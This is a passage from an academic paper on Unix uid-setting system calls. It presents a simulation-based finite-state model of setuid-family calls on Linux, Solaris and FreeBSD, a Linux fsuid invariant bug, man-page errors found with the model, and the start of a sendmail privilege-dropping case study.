setfsuid() In Linux, each process has also an *fsuid* in addition to its real uid, effective uid, and saved uid. The *fsuid* is used for access control to the filesystem. It normally follows the effective uid unless when explicitly set by the *setfsuid* system call. The Linux kernel tries to maintain the invariant that the *fsuid* is zero only if at least one of the real uid, effective uid, or saved uid is zero, as




Figure 2: The call sequence shows that the invariant that the *fsuid* is zero only if at least one of the *ruid*, *euid*, or *suid* is zero is violated in Linux. In the figure, *x* represents a non-zero user ID.

manifested in the comment in a source files. The rationale is that once a process has dropped root privilege in each of its real uid, effective uid, and saved uid, the process cannot have any leftover root privilege in the *fsuid*. Since the *fsuid* is Linux specific, this invariant allows a cross-platform application that is not aware of the *fsuid* to securely drop all privileges.

Unfortunately, we discovered that this invariant may be violated due to a bug in the kernel up to the latest version of Linux (2.4.18, as of this writing). The bug is that while every successful *setuid* and *setreuid* call sets the *fsuid* to the effective uid, a successful *setresuid* call will fail to do the same if the effective uid does not change during the call⁴. This causes the call sequence in Figure 2 to violate the invariant. The bug has been confirmed by the Linux community. Section 6.4.3 will describe how we discovered this bug using a formal model.

setgid() and relatives There are also a set of calls for manipulating group IDs, namely, *setgid*, *setegid*, *setregid*, and *setresgid*. They behave much like their *setuid* counterpart, with only one minor exception (the permission check in *setregid* differs slightly from *setreuid* in Solaris). However, the *appropriate privileges* are always carried by the *euid* in both *setuid*-like and *setgid*-like calls. Thus, an effective group ID of zero does not accord any special privileges to change groups. This is a potential source of confusion: it is tempting to assume incorrectly that since *appropriate privileges* are carried by the *euid* in the *setuid*-like calls, they will be carried

⁴The *seteuid(euid)* call in Linux is implemented as *setreuid(-1, euid, -1)*, depending on the version of the C library. Hence, the *seteuid* system call might or might not set the *fsuid* reliably, depending on the C library version.

by the *egid* in the *setgid*-like calls, but this is not how it actually works. This misconception caused a mistake in the manual page of *setgid* in Redhat Linux 7.2 (Section 6.4.1).

In many Unix systems, a process has also a set of *supplementary group IDs* which are modified by the *setgroups* and *initgroups* calls. They are not closely related to the topic of this paper and will not be discussed.

6 Formal Models

We initially began developing the summary in the previous section by manually reading operating system source code. Although reading kernel sources is a natural method to study the semantics of the uid-setting system calls, it has many serious limitations. First, it is a laborious task, especially when various Unix systems implement the system calls differently. Second, since our findings are based on current kernel sources, they may become invalid should the implementation change in the future. Third, we cannot prove that our findings are correct and that we have not misunderstood kernel sources. Finally, informal specifications are not well-suited to programmatic use, such as automated verification of properties of the operating system or use in static analysis of application programs to check proper usage of the uid-setting system calls. These problems with manual source code analysis motivate the need for more principled methods for building a formal model of the uid-setting system calls.

6.1 Building a Formal Model

Our model of the uid-setting system calls is based on finite state automata. The operating system maintains per-process state (e.g., the real, effective, and saved uids) to track privilege levels, and thus it is natural to view the operating system as implementing a finite state automaton (FSA). A state of the FSA contains all relevant information about the process, e.g., the three uids. Each uid-setting system call leads to a number of possible transitions; we label each transition with the system call that it comes from.

We construct the FSA in two steps: (1) determine its states by reading kernel sources; (2) determine its transitions by simulation. In the first step, we determine the states in the FSA by identifying kernel variables that af-

fect the behavior of the uid-setting system calls. For example, if only the real uid, effective uid, and saved uid can affect the uid-setting system calls, then each state of the FSA is of the form $(r; e, s)$, representing the values of the real, effective, and saved user IDs, respectively.

This is a natural approach. However, the problem one immediately faces is that the resulting FSA is much too large: in Linux, uids are 32-bit values, and so there are $(2^{32})^3 = 2^{96}$ possible states. Obviously, manipulating an FSA of such size is infeasible. Therefore, we need to somehow abstract away inessential details and reduce the size of the FSA dramatically.

Fortunately, we can note that there is a lot of symmetry present. If we have a non-root user ID, the behavior of the operating system is essentially independent of the actual value of this user ID, and depends only on the fact that it is non-zero. For example, the states $(ruid, euid, suid) = (100, 100, 100)$ and $(200, 200, 200)$ are isomorphic up to a substitution of the value 100 by the value 200, since the OS will behave similarly in both cases (e.g., `setuid(0)` will fail in both cases). In general, we consider two states equivalent when each can be mutated into the other by a consistent substitution on non-root user IDs. By identifying equivalent states, we can shrink the size of the FSA dramatically.

Now that we know that there must exist some reasonable FSA model, the next problem is how to compute it. Here we use *simulation*: if we simulate the presence of a pseudo-application that tries every possible system call and we observe the state transitions performed by the operating system in response to these system calls, we can infer how the operating system will behave when invoked by real applications. Once we identify equivalent states, the statespace will be small enough that we can exhaustively explore the entire statespace of the operating system. This idea is made concrete in Figure 3, where we give an algorithm to construct an FSA model using these techniques.

Note that by using simulation to create a model of the uid-setting system calls, we assume that while a process is executing such a call, the user IDs of the process cannot be modified outside the call. In other words, there is no race on the user IDs between a uid-setting system call and other parts of the kernel. This requirement might not hold in multi-threaded programs if multiple threads share the same user IDs. We leave this topic for future work.

Implementation Our implementation follows Figure 3 closely. (Note that the simulator must run as root.) In

```

GETSTATE():
1. Call getresuid(&r, &e, &s).
2. Return  $(r, e, s)$ .

SETSTATE( $r, e, s$ ):
1. Call setresuid(r, e, s).
2. Check for error.

GETALLSTATES():
1. Pick  $n$  arbitrary uids  $u_1, \dots, u_n$ .
2. Let  $U := \{u_1, \dots, u_n\}$ .
3. Let  $S := \{(r, e, s) : r, e, s \in U\}$ .
4. Let  $C := \{\text{setuid}(x), \text{setreuid}(x, y), \text{setresuid}(x, y, z), \dots : x, y, z \in U \cup \{-1\}\}$ .
5. Return  $(S, C)$ .

BUILDMODEL():
1. Let  $(S, C) := \text{GETALLSTATES}()$ .
2. Create an empty FSA with statespace  $S$ .
3. For each  $s \in S$ , do:
4.   For each  $c \in C$ , do:
5.     Fork a child process, and within the child, do:
6.       Call SETSTATE(s), and then invoke  $c$ .
7.       Finally, let  $s' := \text{GETSTATE}()$ , pass  $s'$  to the parent process, and exit.
8.     Add the transition  $s \xrightarrow{c} s'$  to the FSA.
9. Return the newly-constructed FSA as the model.

```

Figure 3: The model-extraction algorithm.

practice, we extend this basic algorithm with several optimizations and extensions.

One simple optimization is to use a depth-first search to explore only the reachable states. In our case, the statespace is small enough that the improvement is probably unimportant, and we did not implement this optimization. A more dangerous optimization would be to emulate the behavior of the operating system from user-level by cutting-and-pasting the source code of the `setuid` system calls from the kernel into our simulation engine. This would speed up model construction, but the performance improvement comes at a severe price: it is hard to be sure that our emulation of the OS is completely faithful. In any case, our unoptimized implementation already takes only a few seconds to generate the model. For these reasons, we do *not* apply this optimization in our implementation.

To ensure maximum confidence in the correctness of our results, we check in two different ways that the call to `setresuid` in line 1 of `SETSTATE()` succeeds. First, we

check the return value from the operating system. Second, we call *getresuid* and check that all three user IDs have been set as desired (see Section 8.1.3).

On Solaris, there are no *getresuid* and *setresuid* system calls. However, we can simulate them using the */proc* filesystem. We read the three user IDs of a process from its *cred* file, and we modify the user IDs by writing to its *ctl* file (see *proc(4)* for details).

On Linux, we also model the *SETUID* capability bit by adding a fourth dimension to the state tuple. Thus, states are of the form (r, e, s, b) where the bit b is true whenever the *SETUID* capability is enabled. This allows us to accurately model the case where an application explicitly clears or sets its *SETUID* capability bit; though we are not aware of any real application that does this, if we ever do encounter such an application our model will still remain valid.

On all operating systems, we extend our model further to deal with system calls that fail (i.e., when invoking call c in line 6 of *BUILD_MODEL()*). It is sometimes useful to be able to reason about whether a system call has succeeded or failed, and one way is to add a bit to the state denoting whether the previous system call returned successfully or not.

Also, on all operating systems we extend our model to include group IDs. This adds three additional dimensions to the state: real gid, effective gid, and saved gid⁵. In this way, we can model the semantics of the gid-setting system calls. On Linux, we also add a bit to indicate whether the *SETGID* capability is enabled or not.

6.2 Examples of Formal Models

In this section, we show a series of formal models of the uid-setting system calls created using the algorithm in Figure 3. These models differ in their set of user ID values. In other words, they differ in the user ID values picked in step 1 of *GETALLSTATES()* subroutine in Figure 3.

We start with a simple model where the set of user ID values is $\{0, x\}$ where x is a non-root user ID. Although simple, this model is accurate for many applications that manipulate at most one non-root user ID at a time. For

⁵ We don't currently model supplemental groups, though this would be straightforward to correct. Note that this omission does not affect the correctness of our model, as supplemental groups are only used in access control checks and never affect the behavior of the *setgid*-like calls.

instance, a state like $(100, 200, 100)$ will never appear in such an application. Each state in this simple FSA has three bits, each representing whether the real uid, effective uid, or saved uid is root or not. All together there are eight states in the FSA. In Figure 4 we show graphically the models one obtains in this way for the *setuid* call on Linux, Solaris, and FreeBSD. Note that the models on Solaris and Linux are equivalent, but they differ from the model on FreeBSD. Figure 5 shows the models for the *seteuid*, *setreuid*, and *setresuid* calls on Linux.


A variation of the previous models is shown in Figure 6 where the set of user ID values is $\{x, y\}$ where x and y are distinct non-root user ID values. This model is appropriate for applications that switch between two non-root user IDs (rather than between the root and a non-root user ID). This model is appropriate for analyzing BSD games [9] run under the *dungeon master*. Foley's work [10] offers a more serious use of this model.

We can easily extend the simple models to include more user ID values, which are appropriate for applications that use more than two user ID values. Figure 7 shows a model where the set of user ID values is $\{0, x, y\}$ where x and y are distinct non-root user ID values. This is the fully general model of Unix user IDs.


6.3 Correctness

Our model-extraction algorithm (Figure 3) is an instance of a more general schema for inferring finite-state models, specialized by including application-dependent implementations of the *GETSTATE()*, *SETSTATE()*, and *GETALLSTATES()* subroutines. We argue that our algorithm is correct by arguing that the general version is correct. This section may be safely skipped on first reading.


We frame our theoretical discussion in terms of equivalence relations. Let \mathcal{S} denote the set of concrete states (e.g., triples of 32-bit uids) and \mathcal{C} the set of concrete system calls. Write $s \xrightarrow{c} t$ if the operating system will always transition from state s to t upon invocation of c . We will need equivalence relations $\equiv_{\mathcal{S}}$ on \mathcal{S} and $\equiv_{\mathcal{OS}}$ on $\mathcal{S} \times \mathcal{C}$ that are respected by the operating system: in other words, if $s \xrightarrow{c} t$ and $s \equiv_{\mathcal{S}} s'$, then there is some state t' and some call c' so that $(s, c) \equiv_{\mathcal{OS}} (s', c')$, $t \equiv_{\mathcal{S}} t'$, and $s' \xrightarrow{c'} t'$. The intuition is that calling c from s is somehow isomorphic to calling c' from s' . Also, we require that whenever $(s, c) \equiv_{\mathcal{OS}} (s', c')$ holds, then $s \equiv_{\mathcal{S}} s'$ does, too.



(a) An FSA describing *setuid* in Linux 2.4.18




(b) An FSA describing *setuid* in Solaris 8




(c) An FSA describing *setuid* in FreeBSD 4.4


Figure 4: Three finite state automata describing the *setuid* system call in Linux, Solaris, and FreeBSD, respectively. Ellipses represent states of the FSA, where a notation like “ $R=1,E=0,S=1$ ” indicates that *uid* = 0 and *ruid* = *suid* \neq 0. Each transition is labelled with the system call it corresponds to. To avoid cluttering the diagram, we omit the error states and (in Linux) the capability bits that otherwise would appear in our deduced model.



(a) An FSA describing *seteuid* in Linux



(b) An FSA describing *setreuid* in Linux



(c) An FSA describing *setresuid* in Linux

Figure 5: Three finite state automata describing the *seteuid*, *setreuid*, *setresuid* system calls in Linux respectively. Ellipses represent states of the FSA, where a notation like “ $R=1,E=0,S=1$ ” indicates that *euid* = 0 and *ruid* = *suid* \neq 0. Each transition is labelled with the system call it corresponds to.




Figure 6: A finite state automaton describing the *setuid* system call in Linux. This FSA considers only two distinct non-root user ID values x and y . Ellipses represent states of the FSA, where a notation like “ $R=x, E=y, S=x$ ” indicates that $euid = y$ and $ruid = suid = x$. Each transition is labelled with the system call it corresponds to.




Figure 7: A finite state automaton describing the *setuid* system call in Linux. This FSA considers three user ID values: the root user ID and two distinct non-root user ID values x and y . Ellipses represent states of the FSA, where a notation like “ $R=0, E=x, S=y$ ” indicates that $ruid = 0$, $euid = x$ and $suid = y$. Each transition is labelled with the system call it corresponds to.

A critical requirement is that the operating system must behave *deterministically* given the equivalence class of the current state. More precisely, if $s \xrightarrow{c} t$ and $s' \xrightarrow{c'} u$ where $(s, c) \equiv_{OS} (s', c')$, then we require $t \equiv_S u$. The intuition is that the behavior of the operating system will depend only on which equivalence class we are in, and not on any other information about the state. For instance, the behavior of the operating system cannot depend on any global variables that don't appear in the state s ; if it does, these global variables must be included into the statespace \mathcal{S} . As another example, a system call implementation that attempts to allocate memory and returned an error code if this allocation fails will violate our requirement, because the success or failure of the memory allocation introduces non-determinism, which is prohibited. We can see that this requirement is non-trivial, and it must be verified by manual inspection of the source code before our algorithm in Figure 3 can be safely applied; we will return to this issue later.

Next, there are three requirements on the instantiation of the *GETSTATE()*, *SETSTATE()*, and *GETALLSTATES()* subroutines. First, the *GETSTATE()* routine must return (a representative for) the equivalence class of the current state of the operating system. Note that it is natural to represent equivalence classes internally by singling out a unique representative for each equivalence class and using this value. Second, the *SETSTATE()* procedure with parameter s must somehow cause the operating system to enter a state s' in the same equivalence class as

s (the implementation may freely choose one). Finally, the *GETALLSTATES()* function must return a pair (S, C') so that S contains at least one representative from each equivalence class of \equiv_S and so that every equivalence class of \equiv_{OS} contains some element (s, c) with $c \in C'$.

When these general requirements are satisfied, the *BUILDMODEL()* algorithm from Figure 3 will correctly infer a valid finite-state model for the underlying operating system. The proof is easy. We will write $[x]$ for the equivalence class containing x , e.g., $[x] = \{t \in \mathcal{S} : s \equiv_S t\}$. If $s \xrightarrow{c} t$ appears in the final FSA output by *BUILDMODEL()*, then there must have been a step at which, for some $s' \in [s]$, $t' \in [t]$, and c' with $(s, c) \equiv_{OS} (s', c')$, we executed c' in state s' at line 6 and transitioned to state t' . (This follows from the correctness of *SETSTATE()* and *GETSTATE()*.) The latter means that $s' \xrightarrow{c'} t'$, from which it follows that $s \xrightarrow{c} t''$ for some $t'' \in [t]$, since the OS respects \equiv_{OS} . Conversely, if $s' \xrightarrow{c'} t'$ for some s', c', t' , then by the correctness of *GETALLSTATES()*, there will be some s and c satisfying $(s, c) \equiv_{OS} (s', c')$ so that we enter line 6 with s, c , and thanks to the deterministic nature of the operating system we will discover the transition $s \xrightarrow{c} t$ for some $t \equiv_S t'$. Thus, the FSA output by *BUILDMODEL()* is exactly what it should be. Consequently, all that remains is to check that these requirements are satisfied by our instantiation of the schema.

We argue this next for the implementation shown in Figure 3. Let \mathcal{U} denote the set of concrete uids (e.g., all 32-bit values), so that $\mathcal{S} = \mathcal{U} \times \mathcal{U} \times \mathcal{U}$. Say that a map $\sigma : \mathcal{U} \rightarrow \mathcal{U}$ is a *valid substitution* if it is bijective and fixes 0, i.e., $\sigma(0) = 0$. Each such substitution can be extended to one on \mathcal{S} by working component-wise, i.e., $\sigma(r, c, s) = (\sigma(r), \sigma(c), \sigma(s))$, and we can extend it to work on system calls by applying the substitution to the arguments of the system call, e.g., $\sigma(\text{setreuid}(r, c)) = \text{setreuid}(\sigma(r), \sigma(c))$. We define our equivalence relation $\equiv_{\mathcal{S}}$ on \mathcal{S} as follows: two states $s, s' \in \mathcal{S}$ are equivalent if there is a valid substitution σ such that $\sigma(s) = s'$. Similarly, $(s, c) \equiv_{\text{OS}} (s', c')$ holds if there is some valid substitution σ so that $\sigma(s) = s'$ and $\sigma(c) = c'$.

The correctness of `GETSTATE()` and `SETSTATE()` is immediate. Also, so long as $n \geq 6$, `GETALLSTATES()` is correct since the choice of uids u_1, \dots, u_n is immaterial: every pair $(s, c) \in \mathcal{S} \times \mathcal{C}$ is equivalent to some pair $(s', c') \in \mathcal{S} \times \mathcal{C}$, since we can simply map the first six non-zero uids in (s, c) to u_1, \dots, u_6 respectively, and there can be at most six non-zero uids in (s, c) . Actually, we can see that the algorithm in Figure 3 comes from a finer partition than that given by \equiv_{OS} : for example, (u_1, u_1, u_1) and (u_2, u_2, u_2) are unnecessarily distinguished. This causes no harm to the correctness of the result, and only unnecessarily increases the size of the resulting FSA. We gave the variant shown in Figure 3 because it is simpler to present, but in practice our implementation does use the coarser relation $\equiv_{\mathcal{S}}$.

All that remains to check is that the operating system respects and behaves deterministically with respect to this equivalence class. We verify this by manual inspection of the kernel sources, which shows that in Linux, FreeBSD, and Solaris the only operations that the uid-setting system calls perform on user IDs are equality testing of two user IDs, comparison to zero, copying one user ID to another, and setting a user ID to zero. Moreover, the operating system behavior does not depend on anything else, with one exception: Linux depends on whether the *SETUID* capability is enabled for the process, so on Linux we add an extra bit to each state indicating whether this capability is enabled. Thus, our verification task amounts to checking that user IDs are treated as an abstract data type with only four operations (equality testing, comparison to zero, and so on) and that the side effects and results of the system call do not depend on anything outside the state \mathcal{S} . In our experience, verifying that the operating system satisfies these conditions is much easier than fully understanding its behavior, as the former is an almost purely mechanical process.

This completes our justification for the correctness of our method for extracting a formal model to capture the behavior of the operating system.

6.4 Applications

The resulting formal model has many applications. We have already discussed in Section 5 the semantics of the *setuid* system calls and pointed out pitfalls; this relied heavily on the FSA formal model. Next, we will discuss several additional applications: verifying documentation and checking conformance with informal specifications; identifying cross-platform semantic differences that might indicate potential portability issues; detecting inconsistency in the handling of user IDs within an OS kernel; and checking the proper usage of the uid-setting system calls in programs automatically.

6.4.1 Verifying Accuracy of Manual Pages

Manual pages are the primary source of information for Unix programmers, but unfortunately they are often incomplete or wrong. FSAs are useful in verifying the accuracy of manual pages of uid-setting system calls. For each call, if its FSA is small and its description in manual pages is simple, we check if each transition in the FSA agrees with the description by hand. Otherwise, we build another FSA based on the description and compare this FSA to the original FSA built by simulation. Differences between the two FSAs indicate discrepancies between the behavior of the system call and its description in manual pages.

The following are a few examples of problematic documentation that we have found using our formal model:

- The man page of *setuid* in Redhat Linux 7.2 fails to mention the *SETUID* capability, which affects the behavior of *setuid*.
- The man page of *setreuid* in FreeBSD 4.4 says:

Unprivileged users may change the real user ID to the effective user ID and vice-versa; only the super-user may make other changes.

However, this is incorrect. Swapping the real uid and effective uid does not always succeed, such as when `ruid=100, euid=200, suid=100`, contrary to

what the man page suggests. The correct description is “Unprivileged users may change the real user ID to the real uid or saved uid, and change the effective uid to the real uid, effective uid, or saved uid.”

- The man page of *setgid* in Redhat Linux 7.2 says

The *setgid* function checks the effective gid of the caller and if it is the superuser, all process related group ID's are set to gid.

In reality, the effective **uid** is checked instead of the effective **gid**.

6.4.2 Identifying Implementation Differences

Since various Unix systems implement the uid-setting system calls differently, it is difficult to identify their semantic differences via reading kernel sources. We can solve this problem by creating an FSA of the user ID model in each Unix system and contrasting the FSAs. For example, Figure 4 shows clearly that the semantics of *setuid* in Solaris is different from that in FreeBSD and Linux.

The approach can be further formalized by taking the symmetric difference of FSAs. In particular, if M, M' are two FSAs for two Unix platforms with the same state-space, we can find portability issues as follows. Compute the parallel composition $M \times M'$, whose states are pairs (s, s') with s a state from M and s' a state from M' . Then, mark as an accepting state of $M \times M'$ any pair (s, s') where $s \neq s'$. Now any execution trace that starts at a non-accepting state and eventually reaches an accepting state indicates a sequence of system calls whose semantics is not the same on both operating systems. This indicates a potential portability issue, and all such differences can be computed via a simple reachability computation (e.g., depth-first search).

6.4.3 Detecting Inconsistency within an OS Kernel

An OS kernel maintains many invariants which both the kernel itself and many application programs depend on. Violation of the invariants may cause vulnerabilities in both the OS and applications. Therefore, it is important to detect any violation of the invariants.

The Linux kernel tries to maintain the invariant that the *fsuid* is zero only if at least one of the real uid, effective

uid, or saved uid is zero. To verify this invariant, we extend the formal model of user IDs with the *fsuid* and automatically create an FSA of the model on Linux. From the FSA, we discovered that the invariant does not always hold, because the state where $fsuid = 0$ and $ruid \neq 0$, $euid \neq 0$, $suid \neq 0$ is reachable. For example, the call sequence in Figure 2 will violate the invariant. The problem results from an inconsistency in the handling of the *fsuid* in the uid-setting system calls. While every successful *setuid* and *setreuid* call sets the *fsuid* to the effective uid, a successful *setresuid* call will fail to do the same if the effective uid does not change during the call. The problem has been confirmed by the Linux community.

6.4.4 Checking Proper Usage of Uid-setting System Calls

The formal model is also useful in checking proper usage of uid-setting system calls in programs. We model a program as an FSA, called the *program FSA*, which represents each program point as a state and each statement as a transition. We call the FSA describing the user ID model a *model FSA*. By composing the program FSA with the model FSA, we get a *composite FSA*. Each state in the composite FSA is a pair (s, s') of one state s from the model FSA (representing a unique combination of the values in the real uid, effective uid, and saved uid) and one state s' from the program FSA (representing a program point). Thus, a reachable state (s, s') in the composite FSA indicates that the state s in the model FSA is reachable at the program point s' . Figure 8(b) shows the program FSA of the program in Figure 8(a). Figure 8(c) shows the composite FSA obtained by composing the model FSA in 4(a) with the program FSA in Figure 8(b).

This method is useful for checking proper usage of uid-setting system calls in programs, such as:

- Can a uid-setting system call fail? If any error state in the model FSA is reachable at some program point, it shows that a uid-setting system call may fail there.
- Can a program fail to drop privilege? If any state that contains a privileged user ID in the model FSA is reachable at a program point where the program should be unprivileged, it shows that the program may have failed to drop privilege at an earlier program point.

```


// ruid=1, euid=0, suid=0
1: printf("drop priv");
2: setuid(1);
3: execl("/bin/sh", "sh", NULL);

```

(a) A program segment



(b) Program FSA of the program in Figure 8(a)



(c) Composite FSA of the model FSA in Figure 4(a) and the program FSA in Figure 8(a)

Figure 8: Composing a model FSA with a program FSA

- Which part of the program may run with privilege? To answer this question, we first identify all states that contain a privileged user ID in the model FSA. Then, we identify all program points where any of those states are reachable. The program may run with privilege at these program points.

A full discussion is out of the scope of this paper, and we refer the interested reader to a companion paper for details [11].

6.5 Advantages

The formal model holds several advantages over trying to understand the behavior of the kernel through manual code inspection. First, our formal model makes it easier to describe the properties of the uid-setting system calls. While we still need to read kernel code to determine the kernel variables that affect the uid-setting system calls, the majority of the workload, determining their actions, is done automatically by simulation. Second, the formal model is reliable because it is created from the same environment where application programs run. The formal model has corrected several mistakes in the user ID model that we created manually. Third, the formal model is useful in identifying semantic differences of uid-setting system calls among Unix systems.

Fourth, the formal model is useful in detecting inconsistency in an OS kernel. Finally, the formal model is useful in checking proper usage of uid-setting system calls in programs automatically.

7 Case Studies of Security Vulnerability

Misuses of uid-setting system calls have caused many security vulnerabilities, which are good lessons in learning the proper usage of the system calls. We will analyze two such incidents in older versions of sendmail.

Sendmail [12] is a commonly used Mail Transmission Agent (MTA). It runs in two modes: (1) as a daemon that listens on port 25 (SMTP), and (2) via a Mail User Agent to submit mail to the mail queue. In the first case, all three user IDs of the sendmail process are typically zero, as it is run by the superuser *root* in the boot process. In the second case, however, sendmail is run by an ordinary user. As the mail queue is not world writable, sendmail requires privilege to access the mail queue.

7.1 Misuse of Setuid

Next we describe a vulnerability that was caused by a misuse of *setuid* [13]. Sendmail 8.10.1 installed the *sendmail* binary as a *setuid-root* executable. When it was executed by a non-root user, the real uid of the process was the non-root user while both the effective uid and saved uid were zero. This gave *sendmail* permission to write to the mail queue since its effective uid was zero. To minimize risks in the event that an attacker takes over *sendmail* and executes malicious code with root privilege, *sendmail* permanently dropped root privilege before doing potentially dangerous operations requested by an user. This was done by calling *setuid(getuid())*, which sets all three user IDs to the non-root user.

POSIX specifies that if a process has *appropriate privileges*, *setuid(newuid)* sets all three user IDs to *newuid*; otherwise, *setuid(newuid)* only sets the effective uid to *newuid* (if *newuid* is equal to the real uid or saved uid). In Linux, *appropriate privileges* are carried by the *SETUID* capability. Furthermore, after any uid-setting system call, the Linux kernel sets or clears the *SETUID* capability bit, if necessary, to establish a simple post-condition: the *SETUID* capability should be set if and only if the effective uid is zero.

